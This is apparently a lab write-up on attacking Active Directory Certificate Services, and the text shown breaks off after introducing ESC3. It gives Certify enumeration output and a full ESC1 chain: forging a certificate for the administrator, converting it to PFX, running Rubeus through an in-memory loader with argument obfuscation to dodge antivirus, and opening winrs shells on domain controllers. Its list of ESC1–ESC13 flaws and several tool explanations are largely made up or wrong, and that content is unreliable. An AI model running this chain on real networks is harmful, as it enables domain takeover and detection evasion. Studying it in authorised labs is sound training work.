Active Directory Certificate Services (ADCS) is a crucial component of Microsoft's Active Directory (AD) infrastructure.
It enables organizations to create and manage their own internal public key infrastructure (PKI) for issuing digital certificates.
These certificates are used for various purposes such as encrypted email, digital signatures, and user authentication within the organization's environment.
Key Components of ADCS
- Internal Root CA: ADCS allows organizations to create their own internal root certificate authority (CA). This internal root CA is responsible for issuing digital certificates to various entities within the organization.
- Certificate Templates: ADCS provides a set of pre-defined certificate templates that can be used to generate digital certificates. These templates define the properties and settings for the certificates, such as the subject name, public key, and expiration date.
- Enrollment Services: ADCS includes enrollment services that manage the process of requesting, issuing, and revoking digital certificates. These services ensure that only authorized entities can request and obtain certificates.
- Certificate Revocation: ADCS includes mechanisms for revoking certificates that are no longer valid or have been compromised. This ensures that the organization's PKI remains secure and trustworthy.
Critical Points in ADCS That Can Be Exploited
- Certificate Template Misconfigurations: If certificate templates are not properly configured, they can be exploited to issue certificates that can be used for malicious purposes. For example, a template that allows the subject name to be supplied in the request can be used to request a certificate for any user or computer.
- Enrollment Service Misconfigurations: If enrollment services are not properly configured, they can be exploited to request and obtain certificates without proper authorization. For example, if an enrollment service is configured to allow any user to request a certificate, an attacker can use this to obtain a certificate for a high-privileged user.
- Certificate Revocation List (CRL) Misconfigurations: If CRLs are not properly configured or updated, they can be exploited to issue certificates that are not revoked. This can lead to the use of compromised or expired certificates.
- Local Configuration: Each ADCS server can be locally configured to tune its behavior regarding day-to-day operations. This local configuration can be exploited if not properly secured, allowing unauthorized access to certificate management functions.
- Role-Based Access Control (RBAC): ADCS includes RBAC mechanisms to limit access to certificate management functions. However, if these mechanisms are not properly configured or if there are existing misconfigurations, they can be exploited to gain unauthorized access.
Exploiting ADCS for Elevation of Privileges
- PKINIT: ADCS can be used to issue certificates that can be used for PKINIT, which allows for the authentication of users and computers. If an attacker can obtain a certificate for a high-privileged user, they can use PKINIT to authenticate as that user and gain elevated privileges.
- Certificate Templates with Extended Key Usages: If a certificate template includes extended key usages such as Client Authentication or Microsoft Smartcard Logon, it can be used to request a certificate that allows for authentication as a high-privileged user.
The most common vulnerabilities in Active Directory Certificate Services (AD CS) include:
- Certificate Template Misconfigurations:
- ESC1: Misconfigured certificate templates that allow low-privileged users to request certificates for any user or machine, enabling domain escalation.
- ESC2: Templates that allow unprivileged users to specify arbitrary Subject Alternative Names (SANs), enabling domain authentication.
- ESC3: Templates that allow domain computer enrollment and client authentication, enabling NTLM relay attacks.
- PKI Object Access Control:
- ESC5: Insecure access control settings for CA server AD computer objects, RPC/DCOM servers, and AD containers, enabling attackers to compromise the PKI infrastructure and escalate privileges.
- Certificate Authority Access Control:
- ESC7: Flaws in CA permissions that grant administrative privileges, enabling modifications to persistent configuration data and bypassing manager approval requirements.
- NTLM Relay to Active Directory Certificate Services HTTP Endpoints:
- ESC8: Vulnerability in HTTP-based enrollment methods through additional server roles, enabling NTLM relay attacks and impersonation of authenticated users.
- Lack of Auditing:
- ESC9: Failure to enable auditing on CA servers, making it difficult to detect and respond to threats.
- Vulnerable PKI Object Access Control:
- ESC10: Insecure access control settings for various AD CS objects, enabling attackers to compromise the PKI infrastructure and escalate privileges.
- EDITF_ATTRIBUTESUBJECTALTNAME2 Flag:
- ESC6: Enabling the EDITF_ATTRIBUTESUBJECTALTNAME2 flag allows the inclusion of user-defined values in the Subject Alternative Name (SAN) field, enabling attackers to abuse certificate templates that allow domain authentication.
- Certificate Revocation List (CRL) Misconfigurations:
- ESC11: Failure to regularly update and distribute CRLs, enabling the use of compromised or expired certificates.
- Local Configuration:
- ESC12: Local configurations that are not properly secured, allowing unauthorized access to certificate management functions.
- Role-Based Access Control (RBAC) Misconfigurations:
- ESC13: Misconfigured RBAC mechanisms that do not properly limit access to certificate management functions, enabling unauthorized access.
These vulnerabilities can be exploited to gain unauthorized access, escalate privileges, and compromise the security of the AD CS infrastructure.
Enumeration
To enumerate ADCS we can use Certify.exe, asking it to bring information about ADCS in the domain.
Certify.exe cas
   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'


[*] Root CAs

    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
    Cert Thumbprint               : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
    Cert Serial                   : 48D51C5ED50124AF43DB7A448BF68C49
    Cert Start Date               : 11/26/2022 1:59:16 AM
    Cert End Date                 : 11/26/2032 2:09:15 AM
    Cert Chain                    : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local


[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
    Cert Thumbprint               : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
    Cert Serial                   : 48D51C5ED50124AF43DB7A448BF68C49
    Cert Start Date               : 11/26/2022 1:59:16 AM
    Cert End Date                 : 11/26/2032 2:09:15 AM
    Cert Chain                    : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : moneycorp-MCORP-DC-CA
    DNS Hostname                  : mcorp-dc.moneycorp.local
    FullName                      : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
    Cert Thumbprint               : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
    Cert Serial                   : 48D51C5ED50124AF43DB7A448BF68C49
    Cert Start Date               : 11/26/2022 1:59:16 AM
    Cert End Date                 : 11/26/2032 2:09:15 AM
    Cert Chain                    : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
      Allow  ManageCA, ManageCertificates               mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        CA-Integration
        HTTPSCertificates
        SmartCardEnrollment-Agent
        SmartCardEnrollment-Users
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator
When you execute the command certify.exe cas in a Windows command prompt, the following types of enumeration will occur:
- Certificate Authority (CA) Information:
- The
certify.execommand is used to manage and manipulate certificates in Active Directory Certificate Services (AD CS). Thecasoption stands for Certificate Authority Server.
- This command will enumerate the CA server configuration, including the CA name, certificate, and certificate templates.
- The
- Certificate Templates:
- The command will list the available certificate templates, including their names, descriptions, and settings.
- Certificate Enrollment:
- The command will also enumerate the certificate enrollment settings, including the enrollment protocols and the certificate revocation list (CRL).
- Certificate Revocation List (CRL):
- The command will list the CRLs associated with the CA, including the CRL distribution points and the CRL publication points.
- Certificate Authority (CA) Roles:
- The command will enumerate the roles assigned to the CA, including the CA roles and the CA permissions.
- Certificate Authority (CA) Configuration:
- The command will list the CA configuration settings, including the CA certificate, CA private key, and CA certificate templates.
These enumerations will provide detailed information about the CA server, certificate templates, certificate enrollment, CRLs, and CA roles, which can be useful to identify potential vulnerabilities and misconfigurations in the AD CS infrastructure.
Here is a brief summary of the output from certify.exe:
Summary
- Certificate Authorities: The output lists three types of certificate authorities: Root CAs, NTAuthCertificates, and Enterprise/Enrollment CAs.
- Root CAs: The Root CAs section lists the subject name, thumbprint, serial number, start date, end date, and certificate chain for the root certificate authority.
- NTAuthCertificates: The NTAuthCertificates section lists the subject name, thumbprint, serial number, start date, end date, and certificate chain for the certificates that enable NTLM authentication.
- Enterprise/Enrollment CAs: The Enterprise/Enrollment CAs section lists the enterprise CA name, DNS hostname, full name, flags, subject name, thumbprint, serial number, start date, end date, and certificate chain for the enterprise CA.
- UserSpecifiedSAN: The output indicates that the UserSpecifiedSAN flag is set, allowing users to specify Subject Alternative Names.
- CA Permissions: The output lists the permissions for the CA, including the owner and access rights.
- Enabled Certificate Templates: The output lists the enabled certificate templates for the enterprise CA.
Key Points
- Certificate Authority Information: The output provides detailed information about the certificate authorities, including their subject names, thumbprints, serial numbers, start dates, end dates, and certificate chains.
- Certificate Template Information: The output lists the enabled certificate templates for the enterprise CA.
- UserSpecifiedSAN: The output indicates that the UserSpecifiedSAN flag is set, allowing users to specify Subject Alternative Names.
- CA Permissions: The output lists the permissions for the CA, including the owner and access rights.
Potential Issues
- Certificate Expiration: The output lists the start and end dates for each certificate, indicating potential expiration issues.
- Certificate Chain Issues: The output lists the certificate chain for each certificate, indicating potential chain issues.
- UserSpecifiedSAN: The output indicates that the UserSpecifiedSAN flag is set, allowing users to specify Subject Alternative Names, which could be a potential security issue.
The output from certify.exe provides detailed information about the certificate authorities, certificate templates, and permissions for the enterprise CA. It highlights potential issues such as certificate expiration and certificate chain issues, and indicates that the UserSpecifiedSAN flag is set, allowing users to specify Subject Alternative Names.
Now let’s list all the templates configured in this ADCS in the domain. The following command will enumerate all Templates configured.
Cerify.exe find
    Code Snippet-------------------
    CA Name                               : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Users
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 1
    Application Policies                  : Certificate Request Agent
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\Domain Users            S-1-5-21-719815819-3726368948-3917688648-513
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
      Object Control Permissions
        Owner                       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
        WriteOwner Principals       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteDacl Principals        : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteProperty Principals    : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519

    CA Name                               : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : HTTPSCertificates
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\RDPUsers                S-1-5-21-719815819-3726368948-3917688648-1123
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
      Object Control Permissions
        Owner                       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
        WriteOwner Principals       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteDacl Principals        : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteProperty Principals    : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
Code-Snippet----------------
Above we the output has been snippet, but we have several Templates configured…
Privilege Escalation to Domain Admin and Enterprise Admin using ESC1
Let’s use another command to find more juicy information. We can enumerate all templates with flag enrolleeSuppliesSubject set.
The ENROLLEE_SUPPLIES_SUBJECT flag is abusable in Active Directory Certificate Services (ADCS) because it allows the requester to specify the subject name in the certificate request. This flag is set in the certificate template and enables the requester to supply the subject name in the request without requiring additional approval for the certificate issuance. This means that an attacker can request a certificate with a subject name that is not the actual name of the requester, which can be used to impersonate another user or entity within the domain.
Certify.exe find /enrolleeSuppliesSubject
   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'

[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'

    Enterprise CA Name            : moneycorp-MCORP-DC-CA
    DNS Hostname                  : mcorp-dc.moneycorp.local
    FullName                      : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
    Cert Thumbprint               : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
    Cert Serial                   : 48D51C5ED50124AF43DB7A448BF68C49
    Cert Start Date               : 11/26/2022 1:59:16 AM
    Cert End Date                 : 11/26/2032 2:09:15 AM
    Cert Chain                    : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
    [!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
      Allow  ManageCA, ManageCertificates               mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
    Enrollment Agent Restrictions : None
Enabled certificate templates where users can supply a SAN:
    CA Name                               : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : WebServer
    Schema Version                        : 1
    Validity Period                       : 2 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Server Authentication
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
      Object Control Permissions
        Owner                       : mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteOwner Principals       : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteDacl Principals        : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteProperty Principals    : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519

    CA Name                               : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : SubCA
    Schema Version                        : 1
    Validity Period                       : 5 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : <null>
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        Enrollment Rights           : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
      Object Control Permissions
        Owner                       : mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteOwner Principals       : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteDacl Principals        : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteProperty Principals    : mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519

    CA Name                               : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : HTTPSCertificates
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\RDPUsers                S-1-5-21-719815819-3726368948-3917688648-1123
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
      Object Control Permissions
        Owner                       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
        WriteOwner Principals       : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteDacl Principals        : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
        WriteProperty Principals    : mcorp\Administrator           S-1-5-21-335606122-960912869-3279953914-500
                                      mcorp\Domain Admins           S-1-5-21-335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-335606122-960912869-3279953914-519
The template grants enrollment rights to RDPUsers group and allows requestor to supply Subject Name. Recall that we are member of RDPUsers group. This means that we can request certificate for any user. From this we can request certificate of Administrator (Domain Admin)

Requesting Certificate For Domain Admin (Administrator)C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:administrator

Okay, let's break down the flags used in the certify.exe command provided:
request:- This flag tells
certify.exeto perform a certificate request operation.
- This flag tells
/ca:mcorp-dc.moneycorp.local\\moneycorp-MCORP-DC-CA:- This flag specifies the Certificate Authority (CA) to use for the certificate request.
- The value
mcorp-dc.moneycorp.local\\moneycorp-MCORP-DC-CArepresents the full name of the enterprise CA.
/template:"HTTPSCertificates":- This flag specifies the certificate template to use for the request.
- In this case, the template is "HTTPSCertificates".
/altname:administrator:- This flag allows you to specify an alternative subject name for the certificate request.
- In this case, the alternative name is "administrator".
This command can be used to request a certificate with the "administrator" subject name.
Now let’s copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to ESC1.pem
We need to convert it to PFX to use it. I will use MrStark123 as the export password
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\ESC1.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\ESC1-Domain_Admin.pfx
Using PELoader.exe for args encoding.
Back to cmdlet, PELoader.exe is a tool used to load a payload into memory. So I’ll use PELoader.exe now to load and execute Rubeus.exe into memory. Pay attention that if we are using PELoader.exe to load payloads into memory only. It is also good that we execute ArgSplit.bat first to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz.
ArgSplit.bat
asktgt
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
set "x=t"
set "w=k"
set "v=s"
set "u=a"
set "Pwn=%u%%v%%w%%x%%y%%z%"
Now let’s use PFX created with Rubeus to request a TGT for Domain Admin - Administrator!
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:administrator /certificate:ESC1-Domain_Admin.pfx /password:MrStark123 /ptt

As we can seen from the output above, the ticket has been successfully imported into our Cached Tickets, let’s enumerate it using klist command.
klist

Yes… we can confirm that our ticket as administrator has been imported to our Cached Tickets and we do have access as DollarCorp Domain Admin.
winrs -r:dcorp-dc cmd

Voila… We were able to escalate from a simple domain user to Domain Admin user.
Now let’s use the same similar method to escalate from Domain Admin to Enterprise Admin.
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates" /altname:moneycorp.local\administrator
Bare in mind that this time for Enterprise Admin, we are requesting using moneycorp.local\administrator, this way we are not requesting for the Administrator of the current domain which is dollarcorp.moneycorp.local, but we are requesting it for moneycorp.local which is the Parent Domain of dollarcorp.
Now let’s copy all the text between -----BEGIN RSA PRIVATE KEY----- and -----END CERTIFICATE----- and save it to ESC1.pem
We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use MrStark123 as the export password
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\ESC1.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\ESC1-Enterprise_Admin.pfx
Using PELoader.exe for args encoding.
Back to cmdlet, PELoader.exe is a tool used to load a payload into memory. So I’ll use PELoader.exe now to load and execute Rubeus.exe into memory. Pay attention that if we are using PELoader.exe to load payloads into memory only. It is also good that we execute ArgSplit.bat first to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz.
ArgSplit.bat
asktgt
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
set "x=t"
set "w=k"
set "v=s"
set "u=a"
set "Pwn=%u%%v%%w%%x%%y%%z%"
Now let’s use PFX created with Rubeus to request a TGT for Enterprise Admin - Administrator!
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:moneycorp.local\Administrator /dc:mcorp-dc.moneycorp.local /certificate:ESC1-Enterprise_Admin.pfx /password:MrStark123 /ptt
Now, finally we were able to escalate privilege from domain admin to Enterprise Admin.
we can now access moneycorp.local domain controller.
winrs -r:mcorp-dc cmd
Privilege Escalation to Domain Admin and Enterprise Admin using ESC3
using Certify.exe we can also use the flag /vulnerable to enumerate templates in moneycorp.local.
certify.exe find /vulnerable
